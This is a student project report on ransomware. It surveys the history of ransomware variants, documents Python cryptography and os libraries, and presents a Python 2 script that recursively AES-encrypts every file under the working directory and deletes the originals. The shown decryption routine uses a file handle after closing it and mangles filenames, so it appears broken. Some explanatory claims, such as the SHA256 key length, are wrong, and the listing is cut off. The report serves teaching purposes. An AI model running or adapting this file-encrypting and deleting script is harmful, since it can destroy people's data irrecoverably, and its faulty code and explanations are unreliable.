

A Project Report

On

Ransomware

Submitted to

SHAHEED SUKHDEV COLLEGE OF BUSINESS STUDIES

In partial fulfillment of the requirements for the award of degree of

Post Graduate Diploma in Cyber Security and Laws

Submitted by:

Shanti Kumar Deepak

18704

Supervised by:

Vinayak Wadhwa

Threat Intelligence Team

Lucideus Tech



**UNIVERSITY OF DELHI
NEW-DELHI**

DECLARATION

I hereby declare that the project work entitled **Ransomware** submitted to the Shaheed Sukhdev College of Business Studies, is a record of an original work done by me under the guidance of **Vinayak Wadhwa, Threat Intelligence Team, Lucideus**, and this project work is submitted in the partial fulfillment of the requirements for the award of the degree of Post Graduate Diploma in Cyber Security and Law. The results embodied in this report have not been submitted to any other University or Institute for the award of any degree or diploma.

Signature of the Students (with date)

Signature of the Guide / Co- Guide (with date)

ABSTRACT

Ransomware has become one of the most critical threats to the digital security.

In the past two years it has shown its impact and badly affected the global organizations.

I.e. the Nayana attack (Paid the largest Ransomware ever (397.6 Bitcoin approximately \$1 million)). Other similar attacks have also been registered this year like SamSam attacks demanded thousands of dollars in a single attack. So, it's better to avoid such scenarios and be pre-prepared for such threats. With the help of this project we describe about what a Ransomware exactly is, how it works and what to do to protect our organization from such threats? By simulating the similar picture as what happens in the real world.

Here we explain the ways to keep you aware and protected against such mishappenings and avoid paying hard earned money as a big ransom to cyber criminals.

Table of Contents

Table of Contents

1. Introduction	
1.1 Brief introduction of ransomware	5
1.2 History of Ransomware	6
2. Project Description	10
2.1 Problem Statement	10
2.2 Purpose	
2.3 What's Inside	10
2.4 Scope of the Project	11
2.5 Tools and technology Used	11
2.6 Libraries and Modules used	11
2.6.1 PyCrypto	11
2.6.2 Crypto.Hash package	11
2.6.3 Crypto.Cipher package	13
2.6.4 import os	14
2.6.5 import random	15
2.6.6 import sys	16
2.6.7 import pkg_resources	16
3. Project Code and Output Results	16
3.1 Step 1: Import Modules	16
3.2 Step 2: Encryption Part	17
3.3 Step 3: Decryption Part	18
3.4 The Main Program	18
3.5 Working and Output Snapshots	21
3.6 The Code	25
4 Conclusion	27
5 References	27

1. Introduction

1.1 Brief Introduction of Ransomware:

Ransomware is a particular class of malwares that demands payment in exchange for a stolen functionality, mostly data. This class of malware has been identified as a major threat to computer and network security across the globe. Ransomware installs covertly on a victim's device to either mount the cryptoviral extortion attack from cryptovirology that holds the victim's data hostage, or the cryptovirology leakware attack that threatens to publish the victim's data. The real target of this form of attack is critical data that are very important to individuals and enterprises alike. In fact, the attack has spread to mobile devices and mobile malware detection approaches are not so effective because of the subtle nature of the malicious programs. Therefore, billions of mobile device users are susceptible to this attack.

Most of the ransomware variants depend on file encryption as a strategy for extortion. Data stored on victim's device are encrypted while the hacker demands for ransom before the files can be decrypted. Ransomware may encrypt the Computer's Master File Table (MFT) or entire hard drive. It is a denial-of-access attack that prevents computer users from accessing files since it is intractable to decrypt the files without the decryption key. Ransomware attacks are typically carried out using a Trojan that has a payload disguised as a legitimate file. Although advanced encryption algorithms are useful for effective protection of vital enterprise data, they have become tools for malicious attacks in the hand of cyber-criminals. Data protection is, therefore, under serious threat as hackers continue to utilize enhanced algorithms in ransomware attacks.

Digital extortion has significantly increased in the last six years as the number of online applications and services, and smart mobile devices continue to grow exponentially. The impact of ransomware has become so tremendous to the point that it is now rated as the biggest cyber scam to hit businesses. About 80% of ransomware attacks exploit vulnerabilities in Flash that firms should have patched. Destructive ransomware can spread by itself and hold entire networks (i.e. companies) hostage.

Ransomware attacks are shifting focus from individuals to organizations. For instance, the Hollywood Presbyterian Medical Center in the United States was attacked in February 2016. The health care organization was forced to shut down when it was hit by Crypto Ransomware. The

malicious program encrypted the files on their databases, denying medical staff the access to patients' health records. In another occasion, the Methodist Hospital in Henderson, Kentucky only managed to recover its patient records with backups after surviving a ransomware attack. Stolen administrative credentials were used to infect servers with ransomware variant dubbed 'SamSam'. Active directory credentials were harvested to break into other servers. Overall, nearly half (46%) of firms have encountered ransomware attacks: 57% of medium-size organizations and; 53% of large organizations. Willingness to pay is surprisingly high. IBM found that 20% of executives would be prepared to pay over \$40,000 each; 25% would shell out \$20,000-\$40,000 and; 11% would pay \$10,000-\$20,000.

Ransomware are now delivered as Word macros and PowerShell scripts. 'Petya' encrypted hard drive master boot record (MBR), as well as files, rendering computers completely unusable. The MBR is replaced with the malware's own bootloader so that the ransom note can be displayed. The most common method of delivering ransomware is the phishing attack and it is not easily recoverable.

According to the Federal Bureau of Investigation (FBI), estimated losses of about one billion US dollars (\$1 billion) were incurred to ransomware attacks in the year 2016. The boom recorded by this crime shows that a good number of victims eventually pay the ransom to have their data unlocked. Nearly 40 percent of ransomware victims paid the ransom. Three out of four ransomware gangs are willing to negotiate prices for decryption. On average, they will give a 29% discount on the fee initially demanded. Unfortunately, traditional preventive and reactive security measures are not adequate to handle the effect of ransomware attacks.

1.2 History of Ransomware:

COMMON RANSOMWARE VARIANTS

PC Cyborg was reported as the first ransomware variant. The malware attack was launched in December, 1989. The victim was deceived with a message display that reads that the user license has expired. However, the encryption algorithm, symmetric cryptography, was not difficult to decrypt.

GpCode also employed the custom symmetric encryption but the malware have been improved upon over time. The malware was propagated as job advert through spam e-mail attachment. In

its first attack in May 2005, a static key was generated to encrypt all the non-system files. The original data was deleted as soon as the encryption is completed. However, the key was discovered simply by comparing the original data to the encrypted data. A new variant of GpCode, called **GpCode.AG** was discovered in June 2006. Its encryption was based on 660-bit RSA public key. In June 2008, another variant, **GpCode.AK**, was identified but it was really difficult to crack owing to the computational demand.

Reveton, which is also known as Police Ransomware, is commonly spread through pornographic websites. It changes the extensions in the windows/system32 folder and displays a notification page to its victims.

Locker Ransomware was identified in 2007. It does not tamper with its victims' data but only locks their devices. Therefore, the data on the device can be transferred to another location. Similarly, **ColdBrother** Ransomware locks victims' mobile devices, takes photographs with mobile phone cameras, answers and drops incoming calls, and seeks to defraud victims through mobile banking applications.

Crypto Ransomware encrypts critical files on victims' computer as a payload for extortion. Important files are identified and encrypted with 'hard-to-guess' keys. The choice of encryption keys and coordination of attacks are performed by a command and control server. **Crypto Wall**, **Tesla Crypt**, **CTB Locker**, and **Lock** are all variants of Crypto Ransomware.

CryptoWall was introduced in November 2013. The malware is distributed by e-mail as an attached zip file. The attachment usually consists of a script file and an exploit kit. The malware is injected into **explorer.exe** and the codes are copied into **%APPDATA%**. This creates a registry value run key in the local user registry root path. This is done to keep the malware in the victim's computer even after a reboot. The malware also ensure that the system cannot be restored to an earlier point by running processes **vssadmin** and **dcbedit**. Thereafter, a **svchost.exe** is initiated to encrypt files and communicate with the command and control server. **CryptoWall** is one of the popular ransomware variants; about 31% of ransomware attacks were traced to this malware. However, the encryption of victim's files can be frustrated by the disruption of the connection between the target's computer and the command and control server. In **CryptoWall 2.0**, multiple propagation of e-mail attachments, drive-by download, exploit kits, and malicious portable document formats were added. The Onion Router (TOR) network was also introduced to guarantee anonymous network communication between the target's computer

and the command and control server. Some randomized data were introduced into **CryptoWall 3.0** and 4.0 to make malware detection more difficult by using exploit kits for privilege escalation and the Invisible Internet Project (I2P) network for achieve anonymous peer-to-peer network.

CryptoLocker creates a set of extensions in the administrator's account which enables it to manipulate the Internet files. Executable files are created in localAppData folder and critical files are detected for subsequent encryption. The malware uses the RSA + AES algorithm for its encryption process. Its exploit kit is known as **Angler**. On the other hand, CryptoDefense uses a low-level cryptographic API that is available in Windows operating systems.

Curve Tor Bitcoin (CTB) Locker is also distributed through exploit kits and e-mail. Here, the command and control server is hidden on the Tor network. What is different in CTB Locker is its ability to encrypt victim's files without any connection to the Internet. It uses a combination of AES, SHA256, and Curve25519 for its encryption process. This malware essentially targets WordPress-based websites and it unleashes its terror through a PHP script.

TeslaCrypt, a recent variant of ransomware, exploits vulnerable websites using AnglerINuclear exploit kits. It has a similar distribution scheme as CryptoWall and all shadow copies are deleted using the **vssadmin** command.

Lucky had its first attack in February 2016. The malware program was spread by attaching a Microsoft Office document to spam e-mail. The attached document contains a macro that downloads the malicious program to the target's computer. Unlike other ransomware variants, Lucky extends its encryption to external storage devices, all network resources, database files, and wallet.dat. The wallet.dat is attacked to put the victim under a more intense pressure to pay. Extra efforts were made to prevent easy shut down of the command and control server. This kind of malware employs hardcoded command and control server Internet Protocol (IP) addresses.

Cerber leverages the **Dridex** spam network to distribute the malware via large spam campaigns. The notification of attack is voiced through a text-to-speech module. Devices that run on Windows 10 Enterprise have been attacked with more than 200 cases between December 2016 and January 2017.

PowerWare was launched through a phishing campaign. The operation of the malicious program is similar to that of Lucky but its encryption and hard-coded keys are relatively weak. A decryption tool has been published to evade ransom.

ScareMeNot Ransomware is mainly targeted at Android-based devices and it has attacked over 30,000 devices. **TROJ_CRYZIP.A** was discovered in 2005. Files on victim's computer are usually zipped and locked, displaying a notification of attack on the screen. It employs an asymmetric cryptography, which is stronger than the symmetric. On the other hand, **KeRanger** is targeted at Apple operating system. The malware is spread as a Trojan on the Transmission Bit Torrent client. As the target installs the program software, a binary file that is covertly embedded in the package is renamed and stored in the library directory as 'Kernel_process' for subsequent execution of the malicious program. All the files on the victim's computer with a particular file extension are encrypted after three days.

Seftad launches its attack on Master Boot Record (MBR), which contains the executable boot code and partition table. Replacing the boot code in the active partition with a robust MBR that displays the attack notification prevents the target computer from loading its boot code. However, payment of ransom can be evaded through reverse engineering since the key is not usually hard-coded.

LowLevel04, also known as Onion Trojan-Ransom, was spread through the Remote Desktop or Terminal Services using brute force attack. Files were encrypted using AES encryption scheme using the RSA algorithm.

Unlike previous variants, SilentCrypt looks out for specific artifacts and private files to know if the code is running in an analysis environment or not. DirCrypt uses a hybrid approach to encrypt user's files. The first 1024 bytes are encrypted using RSA while the rest are encrypted using the popular RC4.

2. Project Description

2.1 Problem Statement:

In this project, we are trying to show how a ransomware can make all your files useless by encrypting them. To show this we have written a python program which will behave like a ransomware but in a controlled way.

2.2 Purpose:

The purpose of this document is to present a detailed description of the implementation of Ransomware applications. This Project explains the scenarios, how Ransomware can be dangerous once executed on a system.

The next level could be affecting the whole network, but for now we have only designed our application to work on an isolated machine.

2.3 What's inside:

When we combine cryptography with malware, we get a very dangerous mix of problems. This is a type of computer virus that goes by another name, “ransomware”. This type of virus is part of a field of study called “crypto virology”. Through the use of techniques called phishing, a threat actor sends the ransomware file to an unknowing victim. If the file is opened it will execute the virus payload, which is malicious code. The ransomware runs the code that encrypts user data on the infected computer or host. The data are user files like documents, spreadsheets, photos, multimedia files and even confidential records. The ransomware targets your personal computer files and applies an encryption algorithm like AES, RSA, 3DES etc which makes the file inaccessible. The only way to access them is if the user pays a ransom to the threat actor by following instructions which appear encoded into the encrypted files. Thus it is called ransomware, because a form of payment is demanded in order to fix the problem.

2.4 Scope of the Project:

In initial phase the victim will be one individual machine later we will try to show how this can be spread over the network once the victim machine starts the execution of ransomware.

2.5 Tools and Technology Used:

To develop the ransomware application we are using **python 2.7** version on a **Kali Linux** machine. The tools we will be using the usual editor nano and sublime as well for better coding design and experience.

2.6 Library and Modules used:

2.6.1 PyCrypto:

PyCrypto is a library, which provides secure hash functions and various encryption algorithms. It supports Python version 2.1 through 3.3.

2.6.2 Crypto.Hash package

Cryptographic hash functions take arbitrary binary strings as input, and produce a random-like fixed-length output (called digest or hash value).

It is practically infeasible to derive the original input data from the digest. In other words, the cryptographic hash function is one-way (pre-image resistance).

Given the digest of one message, it is also practically infeasible to find another message (second pre-image) with the same digest (weak collision resistance).

Finally, it is infeasible to find two arbitrary messages with the same digest (strong collision resistance).

Hash functions can be simply used as integrity checks. In combination with a public-key algorithm, you can implement a digital signature.

API principles

Every time you want to hash a message, you have to create a new hash object with the new() function in the relevant algorithm module (e.g. Crypto.Hash.SHA256.new()).




Fig-1: Generic state diagram for a hash object

A first piece of message to hash can be passed to `new()` with the `data` parameter:

```
>> from Crypto.Hash import SHA256
>> hash_object = SHA256.new(data=b'First')
```

Attributes of hash objects

Every hash object has the following attributes:

Attribute	Description
<code>digest_size</code>	Size of the digest in bytes, that is, the output of the <code>digest()</code> method. It does not exist for hash functions with variable digest output (such as <code>Crypto.Hash.SHAKE128</code>). This is also a module attribute.
<code>block_size</code>	The size of the message block in bytes, input to the compression function. Only applicable for algorithms based on the Merkle-Damgard construction (e.g. <code>Crypto.Hash.SHA256</code>). This is also a module attribute.
<code>Oid</code>	A string with the dotted representation of the ASN.1 OID assigned to the hash algorithm.

2.6.3 Crypto.Cipher package

The Crypto.Cipher package contains algorithms for protecting the confidentiality of data.

There are three types of encryption algorithms:

Symmetric ciphers: all parties use the same key, for both decrypting and encrypting data. Symmetric ciphers are typically very fast and can process very large amount of data.

Asymmetric ciphers: senders and receivers use different keys. Senders encrypt with public keys (non-secret) whereas receivers decrypt with private keys (secret). Asymmetric ciphers are typically very slow and can process only very small payloads. Example: PKCS#1 OAEP (RSA).

Hybrid ciphers: the two types of ciphers above can be combined in a construction that inherits the benefits of both. An asymmetric cipher is used to protect a short-lived symmetric key, and a symmetric cipher (under that key) encrypts the actual message.

API principles




Fig-2: Generic state diagram for a cipher object

The base API of a cipher is fairly simple:

You instantiate a cipher object by calling the `new()` function from the relevant cipher module (e.g. `Crypto.Cipher.AES.new()`). The first parameter is always the cryptographic key; its length depends on the particular cipher. You can (and sometimes must) pass additional cipher- or mode-specific parameters to `new()` (such as a nonce or a mode of operation).

For encrypting data, you call the `encrypt()` method of the cipher object with the plaintext. The method returns the piece of ciphertext. Alternatively, with the output parameter you can specify a pre-allocated buffer for the result.

For most algorithms, you may call `encrypt()` multiple times (i.e. once for each piece of plaintext).

For decrypting data, you call the `decrypt()` method of the cipher object with the ciphertext. The method returns the piece of plaintext. The output parameter can be passed here too.

For most algorithms, you may call `decrypt()` multiple times

2.6.4 `import os`

The `OS` module in python provides functions for interacting with the operating system. `OS`, comes under Python's standard utility modules. This module provides a portable way of using operating system dependent functionality. The `*os*` and `*os.path*` modules include many functions to interact with the file system.

Following are some functions in `OS` module:

1. `os.name`: This function gives the name of the operating system dependent module imported.
2. `os.getcwd()`: Function `os.getcwd()`, returns the Current Working Directory(CWD) of the file used to execute the code, can vary from system to system.
3. `os.error`: All functions in this module raise `OSError` in the case of invalid or inaccessible file names and paths, or other arguments that have the correct type, but are not accepted by the operating system. `os.error` is an alias for built-in `OSError` exception.
4. `os.close()`: Close file descriptor `fd`. A file opened using `open()`, can be closed by `close()` only. But file opened through `os.popen()`, can be closed with `close()` or `os.close()`. If we try closing a file opened with `open()`, using `os.close()`, Python would throw `TypeError`.
5. `os.rename()`: A file `old.txt` can be renamed to `new.txt`, using the function `os.rename()`. The name of the file changes only if, the file exists and user has sufficient privilege permission to change the file.

6. `os.walk(top, topdown=True, onerror=None, followlinks=False)`

Generate the file names in a directory tree by walking the tree either top-down or bottom-up. For each directory in the tree rooted at directory `top` (including `top` itself), it yields a 3-tuple (`dirpath`, `dirnames`, `filenames`).

`dirpath` is a string, the path to the directory. `dirnames` is a list of the names of the subdirectories in `dirpath` (excluding `'.'` and `'..'`). `filenames` is a list of the names of the non-directory files in `dirpath`. Note that the names in the lists contain no path components. To get a full path (which begins with `top`) to a file or directory in `dirpath`, do `os.path.join(dirpath, name)`.

7. `os.remove(path)`

Remove (delete) the file `path`. If `path` is a directory, `OSError` is raised; see `rmdir()` below to remove a directory. This is identical to the `unlink()` function documented below. On Windows, attempting to remove a file that is in use causes an exception to be raised; on Unix, the directory entry is removed but the storage allocated to the file is not made available until the original file is no longer in use.

8. `os.path.join(path, *paths)`

Join one or more path components intelligently. The return value is the concatenation of `path` and any members of `*paths` with exactly one directory separator (`os.sep`) following each non-empty part except the last, meaning that the result will only end in a separator if the last part is empty. If a component is an absolute path, all previous components are thrown away and joining continues from the absolute path component.

9. `os.path.dirname(path)`

Return the directory name of pathname `path`. This is the first element of the pair returned by passing `path` to the function `split()`.

2.6.5 **import random**

Sometimes we want the computer to pick a random number in a given range, pick a random element from a list, pick a random card from a deck, flip a coin, etc. The `random` module provides access to functions that support these types of operations. The `random` module is another library of functions that can extend the basic features of python.

The random module provides access to functions that support many operations. Perhaps the most important thing is that it allows you to generate random numbers.

2.6.6 import sys


The sys module provides information about constants, functions and methods of the Python interpreter. `dir(system)` gives a summary of the available constants, functions and methods. Another possibility is the `help()` function. Using `help(sys)` provides valuable detail information.

2.6.7 import pkg_resources

The `pkg_resources` module provides runtime facilities for finding, introspecting, activating and using installed Python distributions. The `pkg_resources` module distributed with `setuptools` provides an API for Python libraries to access their resource files, and for extensible applications and frameworks to automatically discover plugins.

3. Project Code and Output Results

3.1 Step 1: Import Modules



```
ransomware_ver3.py x
1  #!/usr/bin/python
2
3  from Crypto.Hash import SHA256
4  from Crypto.Cipher import AES
5  import os
6  import random
7  import sys
8  import pkg_resources
9
10
```

Fig-3: Import Modules


Line 1 is just to point the interpreter.

In lines 3 to 8 we are importing the required libraries, modules and packages. In line 1 we are importing SHA256 from the `Crypto.Hash` because the password will be converted to SHA256 because it will have total 16 characters and AES needs the number of characters of the key to be 16(128 bit).

In line 4 we are importing AES from the Crypto.Cipher because we are using AES the symmetric key cryptography algorithm to encrypt the user/victim files.

And the other modules like **os** for performing Operating systems related operations and **random** for generating random numbers for IVs. In the end the **pkg_resources** is for future purposes i.e converting the app to .exe.

3.2 Step 2: Encryption Part

A screenshot of a code editor window titled 'ransomware_ver3.py'. The code defines an 'encrypt' function. It takes a 'key' and 'filename' as arguments. It sets 'chunksize' to 64 * 1024. It constructs 'outFile' by joining the directory of 'filename' with 'Encrypted_' and the base name of 'filename'. It gets the 'filesize' of 'filename' and pads it to 16 characters with zeros. It initializes an 'IV' as an empty string. It then enters a loop for 'i' in range(16), where it appends a random character from 0 to 0xFF to the 'IV'. It creates an 'encryptor' using AES with the 'key' and 'AES.MODE_CBC' mode, and the 'IV'. It then opens the 'filename' in 'rb' mode and the 'outFile' in 'wb' mode. It writes the 'filesize' and the 'IV' to the 'outFile'. It enters a 'while True' loop where it reads a 'chunk' from 'inFile'. If the length of 'chunk' is 0, it breaks. If the length of 'chunk' is not a multiple of 16, it pads the chunk with zeros to make it a multiple of 16. It then writes the encrypted 'chunk' to the 'outFile' using the 'encryptor'.

```
10
11 def encrypt(key, filename):
12     chunksize = 64 * 1024
13     outFile = os.path.join(os.path.dirname(filename), "Encrypted_" + os.path.basename(filename))
14     filesize = str(os.path.getsize(filename)).zfill(16)
15     IV = ''
16     for i in range(16):
17         IV += chr(random.randint(0, 0xFF))
18
19     encryptor = AES.new(key, AES.MODE_CBC, IV)
20
21     with open(filename, "rb") as inFile:
22         with open(outFile, "wb") as outfile:
23             outfile.write(filesize)
24             outfile.write(IV)
25             while True:
26                 chunk = inFile.read(chunksize)
27                 if len(chunk) == 0:
28                     break
29                 elif len(chunk) % 16 != 0:
30                     chunk += ' ' * (16 - (len(chunk) % 16))
31
32                 outfile.write(encryptor.encrypt(chunk))
33
```

Fig-4: Encryption


We are using AES encryption with CBC Mode so we will have to encrypt it in 128 bits of block.

And we also need to create an Initialization Vector(IV) for the encryption process as we are using the CBC mode and we will also have to get the filesize so we can truncate the extra things from the file that are not needed during the decryption process.

We are writing the IV and the file size in the encrypted files itself so that we can retrieve the both during the process of decryption.

It also means that any alteration or tampering with the encrypted file will make your file unrecoverable.

3.3 Step 3: Decryption Part

A screenshot of a code editor window titled 'ransomware_ver3.py'. The editor shows a Python function 'def decrypt(key, filename):' starting at line 35. The function logic includes: calculating the output file path using 'os.path.join' and 'os.path.basename' (lines 36-37), creating a new file name 'newfile' (line 38), and setting 'newfile2 = newfile[10:]' (line 39). A 'chunksize' of 64 * 1024 is defined (line 40). The function then opens the input file 'filename' in 'rb' mode (line 41), reads the 'filesize' (line 42) and 'IV' (line 43). An AES decryptor is created with 'key' and 'AES.MODE_CBC, IV' (line 45). A second file 'newfile2' is opened in 'wb' mode (line 48), and a 'while True' loop (line 49) reads chunks from 'inFile' (line 50), checks for empty chunks (line 51), breaks the loop (line 52), and writes the decrypted chunk to 'outputfile' (line 54). Finally, 'outputfile.truncate(int(filesize))' is called (line 56).

```
34
35 def decrypt(key, filename):
36     outFile = str(os.path.join(os.path.dirname(filename),os.path.basename(filename[10:])))
37     newfile = str(os.path.basename(filename[10:]))
38     newfile2 = newfile[10:]
39     chunksize =64 * 1024
40
41     with open(filename, "rb") as inFile:
42         filesize = inFile.read(16)
43         IV = inFile.read(16)
44
45         decryptor = AES.new(key, AES.MODE_CBC, IV)
46
47
48     with open(newfile2, "wb") as outputfile:
49         while True:
50             chunk = inFile.read(chunksize)
51             if len(chunk) == 0:
52                 break
53
54             outputfile.write(decryptor.decrypt(chunk))
55
56         outputfile.truncate(int(filesize))
57
```

Fig-5: Decryption

The decryption process is opposite we will extract the Initialization Vector(IV) used for the encryption process and the file size as well from the encrypted files and then will use them in the process of decryption.

The password/key must be same that is used for the encryption process or else it will damage the file during decryption.

So to prevent from this we have applied a functionality to check the user entered password whether it is same with the password used in the the encryption process for generating the key.

3.4 Step 3: The Main Program

In this part the program asks the user for the choice whether he/she wants encrypt(E) or decrypt(D) the file and then the password which will be used in generating the 16 byte key.

```
ransomware_ver3.py x
58
59 def allfiles():
60     Files = []
61     for root, subfiles, files in os.walk(os.getcwd()):
62         for names in files:
63             Files.append(os.path.join(root, names))
64     return Files
65
66
67 choice = raw_input("Do you want to (E)ncrypt or (D)ecrypt ?: ")
68 password = raw_input("Enter the password: ")
69
70 encFiles = allfiles()
71 #print encFiles
72
73 for word in encFiles:
74     if word.endswith("ransomware_ver3.py"):
75         encFiles.remove(word)
76 for word in encFiles:
77     if word.endswith("key.txt"):
78         encFiles.remove(word)
79
80
81
82
83
84
85
86 if choice == "E":
87     kfile = open("key.txt", 'w')
88     kfile.write(password)
89     for Tfiles in encFiles:
90         if os.path.basename(Tfiles).startswith("Encrypted_"):
91             print "%s is already encrypted" %str(Tfiles)
92             pass
93
94         elif Tfiles == os.path.join(os.getcwd(), sys.argv[0]):
95             pass
96         else:
97             encrypt(SHA256.new(password).digest(), str(Tfiles))
98             print "Done encrypting %s" %str(Tfiles)
99             os.remove(Tfiles)
100
101 if choice == "D":
102     kfile = open("key.txt", 'r')
103     key = kfile.readline()
104     if password == key:
105         for Tfiles in encFiles:
106             if not os.path.basename(Tfiles).startswith("Encrypted_"):
107                 print "%s is already not encrypted" %str(Tfiles)
108                 pass
109
110             else:
